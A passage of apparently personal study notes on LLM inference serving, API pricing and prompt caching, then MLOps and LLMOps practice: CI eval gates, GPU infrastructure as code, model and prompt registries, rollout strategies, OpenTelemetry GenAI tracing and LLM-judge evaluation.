- Vertex PT is pinned to project + region + model + version; Bedrock profiles can't front provisioned models; one Azure Global PTU reservation spans regions.
- Prompt caches are model- and region-scoped → every failover is a cache miss.
- Edge vs cloud: llama.cpp / Ollama for one box and fewer than ~20 users; vLLM + Ray Serve or K8s for multi-GPU, autoscaled serving.

!! careful

- Autoscaling on GPU utilization instead of queue / KV / TTFT.
- Leaving KV out of capacity math → fine with 1 user, preemption storm at 30.
- A timestamp at the top of the system prompt → the prefix cache never hits.
- Round-robin in front of vLLM → shared prefixes scattered.
- Spec decoding on high-batch chat → ~1× or slower.
- Quoting tok/s without model, date and reasoning mode.

★ Managed model APIs & inference providers

Same four levers everywhere: (1) on-demand per-token; (2) batch ≈ 50% off within 24 h, plus "Flex" tiers; (3) priority / fast tiers or provisioned throughput (PTUs, GSUs, model units); (4) prompt caching, with reads ≈ 10% of input + a write premium.

Platform	Cheap / async	Premium / reserved	Caching
Claude API	Message Batches 50%	Fast mode (preview; Opus 5 / 5.5 / 4.8): up to 2.5× tok/s at 2× price. Priority Tier not on Opus 5.5, Sonnet 5.x, Fable 5.1	Write 1.25× (5 min) / 2× (1 h); read 0.1× (Opus 5.5: 0.05×); reads don't count toward input rate limits
OpenAI	Batch 50%; Flex = sync at batch price (beta, may 429)	Priority / Fast (sources conflict)	~90% off cached input
Amazon Bedrock	Batch ~50% (not for PT models)	Provisioned per model unit per hour; no-commit, 1- or 6-month terms; cross-region profiles	Reads up to 90% off
Vertex AI (Gemini Enterprise Agent Platform since Apr 2026)	Batch ~50%; doesn't stack with cache	PT in GSUs, region-pinned, spills to on-demand	Implicit cache on by default, 90% off
Azure AI Foundry	Batch up to 50% off	Priority; PTUs (Global / Data Zone / Regional), spillover to Standard	—

Claude per MTok (in / out): Opus 5.5 $4 / $20 · Sonnet 5.5 $2 / $10 · Haiku 5.5 $0.10 / $0.50 (prompts ≤100K) · Fable 5.1 $10 / $50. Foundry bills first-party rates; Bedrock and Vertex have partner pricing. `inference_geo` = residency parameter.

5-min cache: 1.25 + 0.1 = 1.35 < 2 → pays from 2 requests

1-hour cache: 2 + 0.2 = 2.2 < 3 → pays from 3 requests (× base input price, Anthropic)

Worked: Opus 5.5 agent loop, 50K stable prefix + 2K new tokens/turn → uncached 52K × $4/MTok ≈ $0.208; cached 50K × $0.20 + 2K × $4 ≈ $0.018 → ~11× cheaper input. Reads refresh the TTL for free.

PROVISIONED VS ON-DEMAND

Reserve (PT / PTU / GSU) only the **predictable baseline** that needs a latency SLA; let on-demand absorb peaks. PT is region-pinned → plan failover separately.

Inference providers

- **GPU clouds** (Together, Fireworks, Baseten, DeepInfra, Nebius, CoreWeave): price, breadth, LoRA hosting, dedicated endpoints; many run Dynamo / vLLM / SGLang.
- **Cerebras** (wafer-scale, SRAM): ~1,700 tok/s on gpt-oss-120B (AA, Jul 2026) vs Fireworks ~690, Together ~564, Groq ~478, but the priciest ($0.39/MTok blended). OpenAI deal worth >$20B.
- **Groq**: non-exclusive license of its LPU tech to NVIDIA for ~$20B (Dec 2025); founders joined NVIDIA; GroqCloud continues independently.
- **Hyperscaler-hosted open models**: win on VPC, IAM, residency, committed spend.

Self-host vs API (details → Topic 9)

break-even tokens/month ≈ monthly GPU cost ÷ blended API $/token

self-host $/MTok = node $/hr ÷ (tok/s × 3,600 × utilization) × 10^6

- Estimates: ~82M tok/month vs GPT-5.6 Sol, ~96M vs Claude Opus 5; vs budget APIs (DeepSeek V4) → billions.
- Assumed $25/hr 8-GPU node at 20K tok/s: 50% util → ~$0.69/MTok; 15% → ~$2.30. ← utilization is everything (real fleets often run <60%). Add ~$145K/yr per MLOps engineer.
- Self-host for steady volume, a good-enough open model, or data sovereignty. API for frontier models, spiky traffic, small teams.

? Self-check

Q. Why doesn't 2× the FLOPS halve TPOT at batch 1?

A. Decode at batch 1 has intensity ≈ 1, far below the ~295 ridge, so HBM bandwidth (weights + KV per step) is the limit. Only more bandwidth, fewer bytes or bigger batches help.

Q. KV per token for an 80-layer, 8-KV-head, head_dim-128 model in BF16? For a 128K sequence?

A. 2 × 80 × 8 × 128 × 2 B ≈ 320 KiB/token → ≈ 40 GiB per 128K sequence (≈ 20 GiB with FP8 KV).

Q. What does chunked prefill fix, and what does it cost?

A. Generation stalls from long prefills. A per-step token budget bounds ITL; long prompts pay slightly higher TTFT.

Q. When is disaggregated prefill/decode not worth it?

A. Small deployments, where KV-transfer overhead and a fixed P:D ratio cost more than the interference removed.

Q. EAGLE-3 with $\alpha = 0.7$, $\gamma = 5$: tokens per target pass? Why can real speedup be ~1×?

A. ≈ 2.94. Draft cost eats some of it, verification isn't free at high batch, and on chat α drops → break-even.

Q. Three autoscaling signals better than GPU utilization?

A. Queue depth, KV-cache usage (>90% → preemptions), TTFT / ITL p95 vs SLO.

Q. Why does the GAIE Endpoint Picker beat round-robin?

A. It routes on prefix affinity + live load, so requests land where their prefix KV already lives → skipped prefill, lower TTFT.

Q. Claude API: when does a 5-minute cache write pay off? A 1-hour one?

A. From the 2nd request (1.35× vs 2×); 1-hour from the 3rd (2.2× vs 3×).

Sources: DistServe (OSDI '24) · Baseten: inference bottlenecks · PagedAttention / vLLM · Sarathi-Serve · DeepSeek-V2 (MLA) · LMCache (MLSys 2026) · NVIDIA: NVFP4 KV cache · Dynamo 1.0 · vLLM on PyPI · TRT-LLM backend removal · FlashAttention-4 · GAIE InferencePool · Anthropic prompt caching · Azure provisioned throughput · Vertex context caching

Topic 6 of 10

MLOps + LLMOps

Oct 2026

TL;DR

- **MLOps** = ship the pipeline, not just the model. Google's levels are still the reference: 0 manual → 1 continuous training → 2 CI/CD of the pipeline itself.
- **LLMOps** versions prompts, model/provider configs, tools + MCP servers, retrieval indexes, harness code. Often no weights at all. Quality = eval suites + online judges; monitoring unit = the **trace**; cost per token is an SLO.
- Release loop: build → offline eval gate in CI → flag / canary rollout with auto-rollback → traces + online judges → failures become new eval cases.
- Infra: Terraform / OpenTofu for cloud + GPU pools, Argo CD / Flux for in-cluster state, Argo Rollouts or SageMaker guardrails for progressive delivery.
- Evals: error analysis first, code graders before LLM judges, **binary** judges calibrated vs humans, several trials per task (pass@k vs pass^k).
- Tool market consolidating fast (Langfuse → ClickHouse, Promptfoo → OpenAI, Helicone → maintenance mode) ⇒ instrument with **OTel GenAI** conventions so backends stay swappable.

★ The ML lifecycle & maturity levels 0 / 1 / 2

Reference = Google Cloud's MLOps doc (2020, still the canonical one). Pipeline steps:

data extraction → **data analysis** → **data preparation** → **training** → **evaluation** → **validation** → **serving** → **monitoring** ↻ ← monitoring feeds back into extraction

Level 0 — manual process

- Notebook- and script-driven. Data science and ops are disconnected.
- Rare releases, no CI/CD. "Deploy" = hand over a model **artifact**, not a pipeline.
- No active performance monitoring → model decays silently.

Level 1 — ML pipeline automation

- Goal = continuous training (CT): the prod pipeline retrains on fresh data by itself.

- Orchestrated pipeline; the **same** pipeline runs in dev, pre-prod and prod ("experimental-operational symmetry").
- Code modularised into components + containers. You deploy the **pipeline**, and it produces models.
- Adds automated **data validation**, **model validation**, a **feature store**, **ML metadata** management, **pipeline triggers**.
- Triggers: on demand · on a schedule · new data arrives · performance degrades · significant drift.

Level 2 — CI/CD pipeline automation

- Adds source control, test + build services, deployment services, **model registry**, feature store, ML metadata store, pipeline orchestrator.
- Stages: dev / experimentation → pipeline CI (build + test components) → pipeline CD (deploy the pipeline) → automated triggering → model CD (serve) → monitoring.
- Why L2: at L1 the pipeline **code** still changes by hand. L2 tests + deploys the pipeline like any service → new features / architectures ship safely and often.

> **MEMORY TRICK**
> 0 = do it by hand.
> 1 = automate the **training**.
> 2 = automate shipping the **automation**.

Same ladder for LLM teams ← my mapping, not a standard

- **L0:** prompts hard-coded in app code, outputs eyeballed.
- **L1:** versioned prompt registry + automated eval suite run on every change.
- **L2:** CI-gated prompt / model / config rollouts, flag canaries, online judges, prod traces feeding the eval set.

Also skim: AWS Well-Architected **ML Lens** + **Generative AI Lens**; Azure "GenAIOps" guidance ← names not re-verified

★ MLOps vs LLMOps — what actually changes

Classic MLOps

- **Versioned:** code, data, features, model weights.
- **Quality:** offline accuracy / AUC on a holdout.
- **Monitor:** feature vectors + prediction distribution (drift).
- **Cost:** mostly training compute; a prediction is cheap.
- **Loop:** continuous training.
- **Output:** deterministic `predict()`.

LLMOps / agents

- **Versioned:** prompts, model/provider config, tool + MCP-server defs, retrieval indexes, harness code. Weights often absent (hosted APIs).
- **Quality:** eval suites (code graders, LLM judges, humans) + online evals on prod traces.
- **Monitor:** the trace / span tree (LLM calls, tool calls, retrieval).
- **Cost:** cost per token + per request = first-class SLO next to latency.
- **Loop:** continuous evaluation + prompt optimisation; eval-gated config rollouts.
- **Output:** same input → different outputs → run several **trials**.

Evidence the two have split (2025–26)

- **MLflow 3** (Jun 11 2025): GenAI-first, tracing as centrepiece, new `LoggedModel` entity beyond runs. 3.10 (Feb 2026) even added a GenAI / Classical ML **navigation switcher**.
- **Google**, Cloud Next Apr 22 2026: Vertex AI → Gemini Enterprise Agent Platform. "Agents" menu on top; Registry, Endpoints, Model Garden, Pipelines, Custom Training moved under "Models". Old Vertex API code reportedly still works; deprecated Python SDK modules had a Jun 24 2026 deadline (secondary sources).
- **Anthropic** (Jan 2026): "evaluating an agent means evaluating the harness and model together" → the unit under test is model + scaffold, not the model alone.




fig. 1 — the LLMOps loop: every prod failure becomes a test case, and every change is scored against the whole set

★ CI/CD for ML: tests, gates, continuous training

CI for ML in 2026 = three test layers, each catching a different kind of break.

1. **Code tests** — unit tests for feature-engineering logic, tests of model methods, integration tests between components.
2. **Data + model tests** — training converges (loss ↓), no NaNs, each component emits expected artifacts; data checked vs a reference. **Evidently** turns any Report into a *Test Suite* with pass/fail conditions (auto-generated from reference data).
3. **LLM eval suites as tests** — **DeepEval** (pytest-style, `deepeval test run`); **promptfoo** (evals + red teaming + PR scanning); **MLflow** `@mlflow.test` (3.14).

Validation gates before promotion

- Challenger beats champion on the holdout **by a margin** (not just "≥").
- Fairness + slice metrics: no important slice regresses.
- Latency + size budgets met.
- **Infra validation**: model actually loads + serves in a staging container (TFX called this InfraValidator; TFX is older).
- Approval state: e.g. SageMaker Model Registry `ModelApprovalStatus` PendingManualApproval → Approved / Rejected; an EventBridge rule on the change kicks off the deploy pipeline ← *background, verify in AWS docs*

Capability vs regression suites (Anthropic)

- **Capability** evals start at a low pass rate = "a hill to climb".
- **Regression** evals sit near **100%**; any drop = something broke.

- Saturated capability evals "graduate" into the regression suite.
- Timing: evals in CI on every change; monitoring after launch; A/B for big changes once traffic allows.

```
# .github/workflows/llm-ci.yml — eval gate on every PR (sketch)
on: pull_request
jobs:
  test-and-eval:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: pip install -r requirements.txt
      - run: pytest tests/unit                          # 1. code
      - run: python checks/data_suite.py                # 2. Evidently suite vs
reference
      - run: deepeval test run tests/test_golden.py     # 3. LLM evals, golden set
      - run: npx promptfoo@latest eval -c promptfooconfig.yaml  # compare + red-
team
# any non-zero exit blocks the PR; merge → publish prompt version / move alias
```

Continuous training → continuous evaluation

- LLM apps that train nothing: "CT" becomes **online judges on traces** (MLflow 3.9) + alerting, prompt optimisation (GEPA, MemAlign) and eval-gated rollouts.
- CD hook: MLflow **registry webhooks** (3.3) or an alias change → CD job → canary with alarm-based rollback.

GPU runners: CML (`cml runner launch`) gives ephemeral cloud GPU runners that survive spot interruptions — but last release v0.20.6, Oct 2024 (dormant). DVC now belongs to lakeFS. Teams drift to native self-hosted / larger GPU runners ← *inferred*

★ IaC & GitOps for GPU platforms

Typical layering (synthesis, not one vendor's doc):

1. **Terraform / OpenTofu** (or Pulumi / CDK) → VPC, managed K8s (EKS / GKE / AKS), **GPU node pools** + autoscaler config, IAM / workload identity, object storage for artifacts, managed endpoints (SageMaker, Agent Platform).
2. **GitOps (Argo CD or Flux)** → reconciles in-cluster add-ons + workloads from Git: NVIDIA GPU operator + device plugin, serving stack (KServe / vLLM / Triton), OTel collectors.
3. **Argo Rollouts** (or Flux + Flagger) → canary / blue-green of model-server versions with metric analysis.

4. **Crossplane** → cloud resources (buckets, DBs, endpoints) as K8s CRDs, reconciled by the same GitOps loop.

Why GitOps: Git = source of truth + audit trail; reconcile loop undoes manual drift; rollback = `git revert`; Flux image automation (GA in 2.7) bumps model-server tags in Git.

The tools, Oct 2026

- **Terraform** (HashiCorp → IBM; BUSL 1.1 since Aug 2023): stable **1.16.6** (Oct 14 2026). **1.17 RC**: Terraform Policy GA (`-policies` on plan / apply / query), `-minimal-refresh`.
- **OpenTofu** (Linux Foundation fork, MPL-2.0): **1.13.1** (Oct 1 2026). Shipped first: state encryption, ephemeral values, provider `for_each`. 1.11 = ephemeral resources + `enabled` lifecycle argument (replaces conditional `count`). 1.13 = experimental `-lint`, plan files embed provider schemas.
- **Pulumi** = IaC in Python / TS / Go; **AWS CDK** = constructs → CloudFormation (2026 versions not checked).
- **Crossplane 2.4.2**: "safe-start" providers scale to zero until needed; v1 Claims still supported.
- **Argo CD 3.5.5** (Oct 12 2026), ~quarterly releases; 3.6 RCs fix **four critical** security bugs (Kustomize, Jsonnet, AppProject hooks) → patch promptly.
- **Flux 2.9.6**: 2.9 added CLI plugins, SSA field-ignore drift rules, Workload Identity for Vault / OpenBao; K8s 1.34–1.36; removed `v1beta2` image + notification APIs.

```
# GKE node pool: 0-4 spot L4 GPU nodes for inference (illustrative —
# check current google provider docs before use)
resource "google_container_node_pool" "l4_infer" {
  name           = "l4-infer"
  cluster        = google_container_cluster.main.id
  location       = "us-central1"
  node_locations = ["us-central1-a"]   # zones that actually have L4s

  autoscaling {
    min_node_count = 0                 # scale to zero → no idle GPU bill
    max_node_count = 4
  }

  node_config {
    machine_type = "g2-standard-8"     # 1× NVIDIA L4 (24 GB)
    spot         = true                # cheaper, can be preempted
    labels       = { workload = "llm-inference" }

    guest_accelerator {
      type  = "nvidia-l4"
      count = 1
      gpu_driver_installation_config {
        gpu_driver_version = "LATEST"   # GKE installs the driver
      }
    }
    # GKE taints GPU nodes nvidia.com/gpu=present:NoSchedule
    # → only pods with a matching toleration land here
  }
}
# OpenTofu ≥ 1.11: lifecycle { enabled = var.gpu_on }  instead of  count =
var.gpu_on ? 1 : 0
```

pro tip →

Keep API keys + model-provider credentials ***out of state files****: use OpenTofu ephemeral resources / Terraform ephemeral + write-only values. And self-host your observability the same way: Langfuse ships Terraform templates for AWS / Azure / GCP + a Helm chart (preferred for prod); MLflow has an official Helm chart since 3.13.*

★ Registries, model cards & prompt management

A registry answers "which exact artifact is in prod, who approved it, what did it score?" In 2026 it has widened into an AI asset registry: models, prompts, judges / scorers, eval datasets, MCP servers, gateway routes.

MLflow 3.x — the de facto open registry (latest 3.17.1, Oct 13 2026)

Release	What landed
3.0 / 3.1 (Jun 11 2025)	GA, GenAI-first; `LoggedModel`; prompt APIs → `mlflow.genai.prompts`; `optimize_prompt`
3.2–3.4 (Aug–Sep 2025)	feedback on traces; PII masking; **registry webhooks** (3.3); `make_judge`, eval datasets (3.4)
3.5–3.8 (Oct–Dec 2025)	GEPA prompt optimisation; full OTel in OSS server (3.6); multi-turn eval (3.7)
3.9 (Jan 2026)	AI Gateway (traffic splits, fallbacks); **online LLM-judge monitoring**; MemAlign
3.10–3.14 (Feb–mid 2026)	trace cost; GenAI-semconv OTLP export (3.11); RBAC, Helm chart (3.13); `@mlflow.test` (3.14)
3.15 (Jul 31 2026)	**MCP Registry**; 3.15.2 = immutable eval-dataset versions
3.16–3.17 (Sep–Oct 2026)	**fail-closed auth by default**, default admin password removed; fine-grained permissions

- **Aliases, not stages:** MLflow deprecated Staging / Production / Archived stages (2.9) for aliases like `@champion` + tags ← background. Champion / challenger = move the alias.
- **SageMaker Model Registry:** Model Package Groups → versioned Model Packages; approval → EventBridge → deploy; managed MLflow since 2024 ← not re-verified
- **Vertex AI Model Registry:** now under "Models" in Agent Platform; Model Garden 200+ models.
- **Hugging Face Hub:** de facto public registry; the model card is the repo's `README.md`.

Model cards (Mitchell et al., 2019)

YAML metadata on top + prose below. Sections: description, **intended uses & limitations** (bias, ethics), training params, datasets, eval results.

```yaml
---
license: apache-2.0
base_model: meta-llama/Llama-3.1-8B-Instruct
base_model_relation: finetune     # or adapter / quantized / merge
datasets: [my-org/support-tickets-v3]
pipeline_tag: text-generation
library_name: transformers
tags: [support, lora]
new_version: my-org/support-bot-v2  # Hub follows the chain to latest
# model-index: structured eval results (Papers-with-Code format)
---
```

Prompt management

- **MLflow Prompt Registry** — versions, model config stored with the prompt (3.8), optimisation from eval feedback (GEPA).
- **Langfuse** — versioning with server + client caching (no added latency); open the playground from a bad trace; labels like `production` ← unverified
- **Phoenix**, **LangSmith** — versioned, tagged prompts + playground replay.
- **LaunchDarkly AI Configs** — a variation = model + messages + params, changed at runtime, no redeploy.

1. Prompt = template + variables + model config, stored outside code.
2. Every change = new **immutable** version; promote by moving an alias / label, never edit in place.
3. App fetches by alias + caches → a label move is an **instant rollback**.
4. Every trace records prompt name + version → slice failures by version.
5. CI runs the eval suite (fixed eval-dataset version) before the alias moves; canary via flag or gateway split.

Git vs registry? Git = code review; registry / flags = non-engineers iterate without redeploys. Many teams sync registry versions back to Git for audit.

> **REMEMBER**
> Never edit a prompt in place.
> New version → eval → move the label.
> Rollback = move the label back.

★ Deployment strategies & rollbacks

Strategy	How traffic moves	Use it for	Watch out
Blue / green	two full fleets, atomic switch	fast, clean rollback	~2× fleet cost during the switch
Canary	small slice → new fleet first, then the rest	catch regressions on real traffic early	needs metric / alarm gates
Linear	fixed increments, bake at each step	gradual confidence	slow; both fleets billed
Shadow (mirror)	copy of prod traffic to new version; users only see old replies	latency, errors, output distribution; run judges on shadow outputs	double compute; agents with write tools → duplicate side effects
A/B	randomised user split	business metrics	needs traffic + statistical power
Champion / challenger	challenger promoted only if it beats champion (offline and/or A/B)	registry alias pattern	agree the metrics up front

Strategy	How traffic moves	Use it for	Watch out
Feature flag	runtime variation per user segment	prompts, model swaps	flag sprawl; log the variation in traces




fig. 2 — canary/linear with bake periods + alarm rollback (SageMaker guardrails style) vs shadow: users only ever see v1

Managed endpoints: SageMaker deployment guardrails

- Blue/green with 3 traffic-shifting modes: **all at once**, **canary** (small slice first), **linear** (fixed increments).
- **Baking period** = fixed watch window before the next step; optional final bake after 100% before blue is terminated.
- CloudWatch alarms on the green fleet: any alarm in any bake → all traffic back to blue.
- Multi-stage shifts bill **both fleets** for the whole update. Dates to 2021, still the documented mechanism.

Kubernetes: Argo Rollouts

- CRDs for blue-green + canary: weighted shifting, manual judgement, experiments.
- Analysis steps query Prometheus, Datadog, New Relic, Kayenta, K8s Jobs… → **auto promote or roll back**.
- Traffic via NGINX, ALB, Traefik, Istio, Linkerd and more; Gateway API = alpha; mirroring on some integrations.

Flags + gateways for prompts and models

- **LaunchDarkly AI Configs:** internal testers → beta users → small % of prod. **Guarded Rollouts** (Jul 2025) auto-revert when guardrail metrics breach (e.g. completion error spike); SDK auto-emits feedback, tokens, latency, error rates.
- **MLflow AI Gateway:** traffic splits + fallbacks (3.9), guardrails, per-user budgets.

- For LLMs the rollback trigger must include quality signals (online judge scores, thumbs-down rate), not just error rate + latency. A model can be fast, 200-OK and wrong.

★ Observability: from drift to traces

Classic ML monitoring

- **Data drift** (covariate shift): P(x) moves — inputs look different. Detectable without labels.
- **Concept drift**: P(y|x) moves — same inputs, different right answer (e.g. new fraud patterns). Confirm only with labels or proxies, often delayed.
- Also watch prediction drift, data quality (nulls, schema), delayed-label performance.
- Tests: PSI, KS (numeric), chi-square (categorical), Wasserstein, Jensen-Shannon. Evidently: `DataDriftPreset(method="psi")`.

$$PSI = \sum_i (a_i - e_i) \cdot \ln(a_i / e_i)$$

over bins i; a_i = actual (current) share in bin, e_i = expected (reference) share. Add a tiny ε to empty bins or ln blows up.

$$D_{KS} = \max_x | F_{ref}(x) - F_{cur}(x) |$$

two-sample KS = largest gap between the two empirical CDFs (numeric features)

PSI RULE OF THUMB

< 0.1 → fine.
0.1–0.25 → moderate, look.
> 0.25 → significant, act (retrain trigger).

LLM tracing — OpenTelemetry GenAI semantic conventions

- Status: every `gen_ai.*` attribute, span, metric, event is still "**Development**" — none stable (Oct 2026).
- June 2026: moved out of core semconv (deprecated there in v1.42.0) → `open-telemetry/semantic-conventions-genai`, no releases yet. Has provider docs for Anthropic, Bedrock, Azure AI Inference, OpenAI + MCP.

Span names = `{gen_ai.operation.name} {target}`:

- *inference / embeddings:* `chat {gen_ai.request.model}`, `embeddings {model}`
- *retrieval:* `retrieval {gen_ai.data_source.id}`
- *tools:* `execute_tool {gen_ai.tool.name}` *(INTERNAL)*
- *agents:* `create_agent {name}`; `invoke_agent {name}` *= CLIENT for remote agent services (OpenAI Assistants, Bedrock Agents), INTERNAL for in-process frameworks (LangChain, CrewAI)*
- *multi-agent:* `invoke_workflow {gen_ai.workflow.name}`; `plan {name}` *only when planning is reliably identifiable; memory ops* `create/search/update/upsert/delete_memory`

```
invoke_agent support_bot          # INTERNAL, gen_ai.agent.name/version
├─ chat my-model                  # inference call
│    gen_ai.provider.name=anthropic   gen_ai.request.model=my-model
│    gen_ai.usage.input_tokens=5120   # includes cached tokens
│    gen_ai.usage.output_tokens=312
├─ execute_tool lookup_order      # gen_ai.tool.call.id=…
├─ retrieval kb_policies          # gen_ai.retrieval.top_k=5
├─ chat my-model                  # gen_ai.response.finish_reasons=["stop"]
└─ event gen_ai.evaluation.result # name=Faithfulness score.value=0.92 label=pass
```

- ***Key attributes:*** `gen_ai.provider.name` (`openai`, `anthropic`, `gcp.gemini`, `aws.bedrock`), *request vs response model,* `error.type` *(**required** on failure),* `gen_ai.conversation.id` *only if the framework has one — never invent a UUID.*
- ***Metrics** (histograms):* `gen_ai.client.inference.duration`; `gen_ai.server.time_to_first_token` *(includes queue + prefill);* `gen_ai.server.time_per_output_token`; `gen_ai.invoke_agent.duration / .inference_calls / .tool_calls`; `gen_ai.execute_tool.duration`.
- ***Token counters:*** `gen_ai.client.inference.usage.input_tokens`, `.output_tokens`, `.cache_read.input_tokens`, `.reasoning.output_tokens`… *(old name: one histogram* `gen_ai.client.token.usage`*).*
- ***Eval event:*** `gen_ai.evaluation.result` *— name, score.value, score.label (e.g. pass/fail), explanation; parented to the span it judged.*

> **TPOT = (request duration − TTFT) ÷ (output tokens − 1)**
> *time per output token = decode speed the user feels while streaming*

Backends (Oct 2026)

- **Langfuse** — MIT (except `ee`); tracing, prompts, evals, datasets; self-host via Docker, Helm, Terraform; built on ClickHouse.
- **Arize Phoenix** — Elastic License 2.0; OTel + OpenInference auto-instrumentation; Arize AX = managed.
- **LangSmith** — framework-agnostic tracing + evals (`@traceable`), native for LangChain.
- **Datadog** LLM Observability — since Dec 2025 ingests OTel GenAI **v1.37+** spans natively, no Datadog SDK. Caveats: traces take 3–5 min, evals need `source:otel`.
- **W&B Weave** — Apache-2.0; `@weave.op`; Agents tab (OpenAI Agents SDK, Claude Agent SDK, Google ADK).
- **MLflow** — OTel-native OSS server, trace cost. **Evidently** = classic + LLM. **Helicone** → maintenance mode; avoid for new builds.

What to track — checklist

- **Latency:** end-to-end + per span; TTFT + TPOT when streaming; tool latency.
- **Volume / cost:** input, output, cached, reasoning tokens; cost per request / user / feature; budget burn.
- **Reliability:** errors by `error.type`; rate limits + fallbacks; finish reasons (length / content-filter truncation).
- **Agent behaviour:** inference + tool calls per invocation (loop detection), steps to completion.
- **Quality:** online judge scores, thumbs / edits / escalations, guardrail triggers.
- **Retrieval:** top_k, empty-retrieval rate, retrieval eval scores.

!! careful

- GenAI semconv is **Development**: renames still happen → pin instrumentation versions, expect dashboards to break on upgrade.
- Prompt / response **content capture is off by default** (opt-in, e.g. `OTEL_INSTRUMENTATION_GENAI_CAPTURE_MESSAGE_CONTENT`). On = PII in your trace store → mask it, or store content externally and record references.
- Self-hosted MLflow → 3.16+: auth is now fail-closed, default admin password gone → review auth first.
- Shadowing an agent with write tools = every action happens twice. Stub side effects.

★ Evaluation: golden sets, judges, RAG & agents

Vocabulary (Anthropic, Jan 2026): **task** = inputs + success criteria · **trial** = one attempt · **grader** = scores one aspect · **transcript** = full record · **outcome** = final environment state (does the booking exist in the DB, not "did the agent say it booked").

Offline vs online

OFFLINE
Golden set, run in CI before deploy. Same inputs every time → catches regressions. Blind to new prod behaviour.

ONLINE
Sample prod traces, score with the same judges (MLflow 3.9 online judges), emit `gen_ai.evaluation.result`. Failures → back into the golden set.

"Swiss cheese" layers — each has holes, stack them: CI evals · prod monitoring · A/B tests · user feedback · transcript review · periodic human studies.

Building the golden set

- Start with 20–50 tasks from real failures; turn bug reports + support tickets into tasks.
- Error analysis first: read **~100 traces** (saturation point), open-code failures, cluster into failure modes, prioritise.
- Two experts should agree on each verdict; every task gets a reference solution; balance positive + negative cases.
- Near-0% pass rate usually = broken task or grader, not a dumb model.

Graders

- **Code-based** (string match, unit tests, outcome checks): fast, cheap, reproducible, brittle. Exhaust these first.
- **Model-based** (rubrics, pairwise, multi-judge): flexible, but non-deterministic, costlier, needs calibration.
- **Human**: gold standard, slow + expensive.
- **Grade outcomes, not paths**; partial credit for multi-part tasks.

LLM-as-judge done right

- **Binary pass/fail**, not Likert scales or letter grades (Hamel Husain's method).
- **One failure mode per judge**, explicit definitions, few-shot examples; give an "Unknown" option.
- Validate on held-out human labels: report **TPR / TNR** (~50 pass + 50 fail labels; another of his skills says ≥ 20 / 20 — numbers vary).

$$TPR = TP \div (TP + FN) \cdot TNR = TN \div (TN + FP)$$

"pass" = positive. Corrected true pass rate $\theta \approx (p_{obs} + TNR - 1) \div (TPR + TNR - 1)$

Biases (Zheng et al., MT-Bench, 2023): position, verbosity, self-enhancement, limited reasoning. GPT-4 judge: > 80% agreement with humans (≈ human–human), yet only **65.0%** swap-consistent.

- Position → swap order, both orders must agree, else tie.
- Verbosity → length-controlled rubrics / penalise padding.
- Self-enhancement → judge from a different model family than the generator.
- Plus few-shot + reference-guided grading. MLflow: `make_judge`, `judge.align()` (MemAlign).

Agents: trials, pass@k vs pass^k

$$pass@k = 1 - (1 - p)^k \cdot pass\hat{}k = p^k$$

p = per-trial success, trials independent. p = 0.75, k = 3 → pass@3 ≈ 98.4%, pass^3 ≈ 42%

MEMORY TRICK

pass@k = "**at** least once" → rises with k (research, coding retries).
pass^k = "every time" → falls with k → use for customer-facing consistency.

- **Coding agents:** deterministic tests (SWE-bench Verified, Terminal-Bench).
- **Conversational:** state checks, turn limits, tone rubric, simulated user (τ-Bench, τ2-Bench).
- **Research:** groundedness, coverage, source quality (BrowseComp).
- **Computer use:** URL / page / backend state (WebArena, OSWorld).

RAG metrics (RAGAS)

Faithfulness = claims in response supported by retrieved context ÷ total claims in response

0–1; extract claims → verify each vs context. Variant: FaithfulnesswithHHEM (Vectara HHEM-2.1-Open classifier instead of an LLM)

Context Precision@K = Σ_k (Precision@k × v_k) ÷ (# relevant items in top K)

